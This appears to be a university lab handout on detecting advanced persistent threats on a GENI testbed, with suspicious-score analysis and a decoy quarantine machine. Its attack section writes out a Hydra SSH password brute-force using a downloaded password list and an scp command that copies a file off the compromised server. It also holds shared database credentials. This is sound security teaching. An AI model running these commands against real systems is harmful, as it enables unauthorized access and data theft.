**Lab: Automated Defense and Pretense against Advanced Persistent Threats**

*Dr. Prasad Calyam (Contact:* [*calyamp@missouri.edu*](mailto:calyamp@missouri.edu)*)*

Compiled by Ramya Payyavula

1. **Purpose of the Lab**

Creating an Advanced Persistent threat attacks that can exfiltrate the data from within the network to devices outside the network on a GENI cloud Infrastructure test bed. Detecting ADAPTS attack by calculating Suspicious scores and applying pretense methodology on the attacker by creating a false sense of success. Resulting in a smooth traffic to the actual virtual machine hosting web server. Understanding how lack of adequate defense strategies can affect a cloud service provider in LoI and LoC. Learning various tools like Frenetic, Scapy and Tshark.

1. **Reference to guide Lab Work**

* **Creating a LAMP stack**

<https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-on-ubuntu-16-04>

* **OCaml Package Manager**

https://opam.ocaml.org/

* **Frenetic Network Programming**

<https://github.com/frenetic-lang/manual/blob/master/programmers_guide/frenetic_programmers_guide.pdf>

* **Scapy**

<https://scapy.net/>

* **Critical Reading**

1. P. Chen, L. Desmet, C. Huygens, A study on advanced persistent threats, in:

IFIP International Conference on Communications andMultimedia

Security,Springer, pp. 63–72.

1. P. K. Sharma, S. Y. Moon, D. Moon, J. H. Park, Dfa-ad: a distributed frame949

work architecture for the detection of advanced persistent threats, Cluster

Computing 20 (2017) 597–609.

1. <https://krebsonsecurity.com/tag/deep-panda/>
2. <https://www.reuters.com/article/us-cybersecurity-usa-deep-panda/hunt-for-deep-panda-intensifies-in-trenches-of-u-s-china-cyberwar-idUSKBN0P102320150621>
3. <https://securelist.com/red-october-diplomatic-cyber-attacks-investigation/36740/>
4. <https://securelist.com/cloud-atlas-redoctober-apt-is-back-in-style/68083/>
5. **Lab steps and output collection guidelines:**

To complete this Lab, you will need to perform the following steps:

In the first step, you will setup the testbed required for the experiment, then install the controller, root switch and slave switch. Install LAMP, Dolus project(suspicious scores scripts, logs , attacker and quarantine machine scripts ) and frenetic. Setup a default routing and capture the packet or data flow. Then calculate suspicious scores, detect an attacker and move the attacker flow to the quarantine machine to deceive the attacker. You can observe the network flow and all the other information regarding the server, users, devices, attacker and quarantine machines on the public routable IP of the controller.

* 1. **Setup Slice with a controller, root-switch, slave-switch, quarantine machine, user and an attacker.**

**Note: If you reserved your slice along with testbed setup and installations from Lab2 you can skip all the installation steps and can directly go to step 3, else use steps from 3.2 to 3.6 from Lab-2 to setup and install.**

**Note: Keep you slice, and resource reserved for the whole semester as you can use the same slice and resources for other APM labs**

* 1. **Infrastructure Configuration**  
       
     **This lab will begin where Lab 2 left off, and you should have your existing GENI infrastructure in place. Ensure that the Dolus website is up and running by pasting the controller’s IP address into the browser, then log in to the server with the username and password you created in lab 2.**
  2. **Capture the packet flow**

**Please ensure that your bandwidth and packet capture scripts are running when you launch the attack because we need to capture the bandwidth and packet data while the attack occurs.**

* + - 1. Install the following commands on both switches:

Give mysql-server password as ‘root’. But we will use controllers global user credentials monty and some\_pass.

|  |
| --- |
| *sudo apt-get install -y Tshark*  *sudo apt-get install -y mysql-server*  *sudo apt-get install -y python-mysql.connector*  *sudo apt-get install bwm-ng* |

* + - 1. **Bandwidth Capture**

Open new terminals for both the root switch and slave switch, and execute the following command on both the root switch and slave switch terminals to capture the bandwidth details:

|  |
| --- |
| *rm -f stats.csv*  *bwm-ng -o csv -T sum -F stats.csv* |

Keep the above command running until you complete the execution of the attack in step 4.1.

* + - 1. **Packet Capture**Open two new terminals, one connected to the slave switch and one connected to the root switch. Run the following Tshark commands to capture the packet flow:
* **SSH in to root switch console**

|  |
| --- |
| *rm -rf root-capture.csv*  *sudo tshark -i eth2 -i eth3 -i eth4 -T fields -e frame.number -e frame.time\_relative -e frame.time\_epoch -e frame.protocols -e frame.len -e eth.src -e eth.dst*  *-e eth.type -e ip.proto -e ip.src -e ip.dst -E header=y -E separator=, -E occurrence=f > ~/root-capture.csv* |

* **SSH in to Slave switch console**

|  |
| --- |
| *rm -rf root-capture.csv*  *sudo tshark -i eth2 -i eth3 -i eth4 -i eth5 -i eth6 -i eth7 -T fields -e frame.number -e frame.time\_relative -e frame.time\_epoch -e frame.protocols -e frame.len -e eth.src -e eth.dst -e eth.type -e ip.proto -e ip.src -e ip.dst -E header=y -E separator=, -E occurrence=f > ~/root-capture.csv* |

Similarly, ensure you keep these terminals open and the commands running during the execution of the attack in step 4.1.

* + - 1. **Launching, Detecting and Deceiving an APT attacker using QVM**
  1. **Launch an APT attack**

Now, **we** will launch the attack. For this attack, we will use the attacker2 and server2. We will install Hydra on attacker2 and attempt to crack the password of the ubuntu user on server2 to steal data from the server. Execute the following commands:

Log in to the attacker, server and then install Hydra on both by executing the following commands:

|  |
| --- |
| *sudo apt-get update sudo apt-get install hydra* |

1. After hydra has been installed, download a password list by executing the following command:

|  |
| --- |
| *wget* [*http://zeldor.biz/other/bruteforce/passlist.txt*](http://zeldor.biz/other/bruteforce/passlist.txt) |

1. After the password list has been downloaded, log in to the other server using the keypair. We’ll need to create a ubuntu user on server2 with the password password1. To create the ubuntu user, execute the following command:

|  |
| --- |
| *sudo useradd --create-home ubuntu* |

1. Now, we need to set a password for the ubuntu user. Execute the following command to set the password for the ubuntu user, and enter the password password1:

|  |
| --- |
| *sudo passwd ubuntu* |

You'll be prompted to retype the password again, and once you've entered it twice, you'll receive the response passwd: all authentication tokens updated successfully. Go on to the next step to enable password authentication.

1. To enable password authentication, execute the following command on server for ubuntu user:

|  |
| --- |
| *sudo sed -i "s/.\*PasswordAuthentication.\*/PasswordAuthentication yes/g" /etc/ssh/sshd\_config* |

**Note:** I know that this will replace ALL instances of PasswordAuthentication, including the ones in comments, but fortunately multiple instances of PasswordAuthentication yes in the file won't cause an issue, and this is the cleanest way to do it without vim, so I recommend this method)

1. After enabling password authentication, we're going to want to restart the ssh service so that the changes can take effect. Execute the following command to restart the ssh service:

|  |
| --- |
| *sudo service sshd restart* |

1. Now, let's exit the server (Use the exit command to log out of the server) and go back in to attacker2. With Hydra and the password list downloaded, navigate to the directory containing the password list and execute the following command, replacing $ip\_addr with the IP address of the server that will be attacked. If the server is using a port other than 22, execute the second command, replacing both $ip\_addr and $port with the IP address and the port of the server respectively.


|  |
| --- |
| *hydra -l ubuntu -P passlist.txt $ip\_addr ssh hydra -s $port -l ubuntu -P passlist.txt $ip\_addr ssh* |

You host name should be something like below but it should be your server name.

Hostname



Port

1. The above step will take some time to execute, but after a bit it should produce a message like this one: 


As you can see, the password has been identified as password1, and can be used to log in to server2.

1. Now that you've obtained the server's password, we’re going to steal a file from the server. Go back onto the server and execute the following command in the ubuntu user’s home directory:

|  |
| --- |
| *su ubuntu*  *wget http://download.blender.org/peach/bigbuckbunny\_movies/BigBuckBunny\_640x360.m4v* |

1. After the file has been downloaded, go back on to the attacking server. Execute the following command to attempt to steal the file from the victim, replacing $ipAddress with the IP address of the victim. When prompted, enter the password that Hydra obtained for you (password1)

|  |
| --- |
| *scp ubuntu@$ipAddress:~/Big\* .* |



1. The file should now be copied over to the attacking server. Execute the ls command to list the current directory and ensure that the file BigBuckBunny\_640x360.m4v is present. If so, you’ve successfully performed the attack and stolen the file!
   1. **Stop the packet/bandwidth capture and store the data**

Press CTRL+Z to suspend the running commands (both packet capture and bandwidth capture script) after the attack is launched and step 4.1 is completed and cancel the data transfer from hosts too. Now, we can store the data into tables using the following commands

We need to append the switch\_id and trace\_id to the root\_capture.csv. for that we need to execute the following awk command by replacing switchDPID with your switch DPID and trace\_id with the current number of executions. (here trace\_id is the nth no of execution, If it’s the first time it should be 1)

Execute the following commands on both slave switch and root switch consoles opened for **packet capture**.

|  |
| --- |
| *rm -f result.csv*  *awk '{print "<switchDPID>",",<trace\_id>,", $0}' root-capture.csv > result.csv* |

***Example****: awk '{print "196040413341508",",1,", $0}' root-capture.csv > result.csv*

To store the packet data captured on a switch into the tables execute the following

command by logging into mysql database on switch

|  |
| --- |
| *mysql -h CONTROLLERIP -u YOURUSERNAME -p --local-infile YOURDBNAME;* |

***Example****:* *mysql -h 72.36.65.106 -u monty -p --local-infile test;*

|  |
| --- |
| *use test;*  *delete from logs;*  *delete from packet\_logs;*  *delete from suspiciousness\_scores;*  *LOAD DATA LOCAL INFILE 'result.csv' INTO TABLE test.packet\_logs COLUMNS TERMINATED BY ',' IGNORE 1 LINES;* |

Now the captured **Bandwidth data** in first terminals of root switch and slave switch including switch\_id is stored in result.csv

|  |
| --- |
| *rm -f outstats.csv*  *awk '{print "<Switch\_id>;", $0}' stats.csv > outstats.csv* |

***example:*** *awk '{print "196040413341508;", $0}' stats.csv > outstats.csv*

To store the packet data captured on a switch into logs tables execute the following

|  |
| --- |
| *mysql -h CONTROLLERIP -u YOURUSERNAME -p --local-infile YOURDBNAME;* |

***Example****:* *mysql -h 72.36.65.106 -u monty -p --local-infile test;*

|  |
| --- |
| *use test;*  *LOAD DATA LOCAL INFILE 'outstats.csv' INTO TABLE test.logs COLUMNS TERMINATED BY ';' (switch\_id, unixtimestamp, port\_id, tx\_bytes, rx\_bytes, total\_bytes, tx\_packets, rx\_packets,total\_packets,tx\_errors,rx\_errors);* |

* 1. **Detect attack**

Execute python script for suspicious scores on controller. Main.py calls two other python scripts named calculateSS two calculate the suspicious scores of a device (or user) based on the distinct number of connections, flows and bytes transferred from server to device and vice versa.

|  |
| --- |
| *cd /var/www/public\_html/Dolus\_DDos*  *sudo apt-get install python-mysqldb*  *sudo pip install MySQL-python*  *python app/Python/main.py* |

**If you get any error on no module named MySQLdb, try installing Mysqldb for python.**

main.py calls two python scripts to calculate suspicious scores and suspicious scores by time for each device.

* 1. **Redirect attacker flow**

Run below command on controller console to redirect the attacker to qvm.

|  |
| --- |
| *cd /var/www/public\_html/Dolus\_DDos/app/Python/python openNetwork-ADAPTS.py* |

Whenever an attack is detected, A policy will be created to redirect the attacker to qvm. You can see the new Policy created in Policy table for the srcIP. Take a screenshot of the new Policy created.

* 1. **Deceive the attacker**

Download the following video in qvm using the wget command below

|  |
| --- |
| *wget https://www.youtube.com/watch?v=dicgjskLVJc* |

**Rename the file to BigBuckBunny\_640x360.m4v to deceive the attacker with a fake data.**

1. **What needs to be turned in for Grading?**
   * + 1. What are Advanced Persistent Threats? Answer the following questions. Suppose there two Servers server1 and server2, a client and servers are in two different networks. Network administrator observed an unexpected flow of data from Server1 to Server2. The data flow observed is sent in the form of large aggregated bundles. How can this be a possible APT? How can we calculate the suspiciousness of the Server or device in this case?
       2. Explain briefly what’s new you learn from Sykipot APT attack? Sykipot was distributed as part of an APT attack against companies from the telecommunications, manufacturing, computer hardware, chemical and defense industries. How can you detect the APT attack in this case and come up with a possible solution? Is your solution efficient than Pretense in terms of setup cost and resources?
       3. Explain the concept behind detecting an ADAPTS attack in the step 3.8 and 3.9 and include screenshots for both? how is suspicious scores algorithm can be improved?
       4. Take screenshots of the graphs of Network flow, bandwidth flow and switches from AdminUI.
       5. Explain briefly, Deep Panda attack on the US Government's Office of Personnel Management? How does the after effects of the attack affected on the LoA?
       6. Describe how the malware is designed to attack and steal the data in Red October?

How was attack discovered by Kaspersky labs and what steps were taken to mitigate the attack in IoT devices? Come up with a possible solution to detect these types of attacks in various stages of APT like Infiltration, Expansion and Extraction.

* + - 1. Take screenshots of the Suspicious scores, attack, network and bandwidth flow’s from AdminUI. And explain briefly what you observe from the attack traffic and benign traffic?
      2. What is pretense methodology? How is pretense efficient than Honeypots and Honeynets on cloud Infrastructure attacks explain using an example Infrastructure setup with costs?
      3. Using the attached data set how would you determine which devices in the slice are suspicious? What is the most suspicious device and what do you think is the attack type DDoS or APT? Explain using the visualization you have observed using AdminUI?

**Create a backup of data script.**

**Load new data to database.**

**Delete the new data from database.**

**Reload our old data.**

* + - 1. What are different types of exfiltration attack and what type exfiltration is DDoS attack? Do you think that suspicious score algorithms can detect DDoS attack? If yes give the possible DDoS attack types that can be detected using suspicious scores?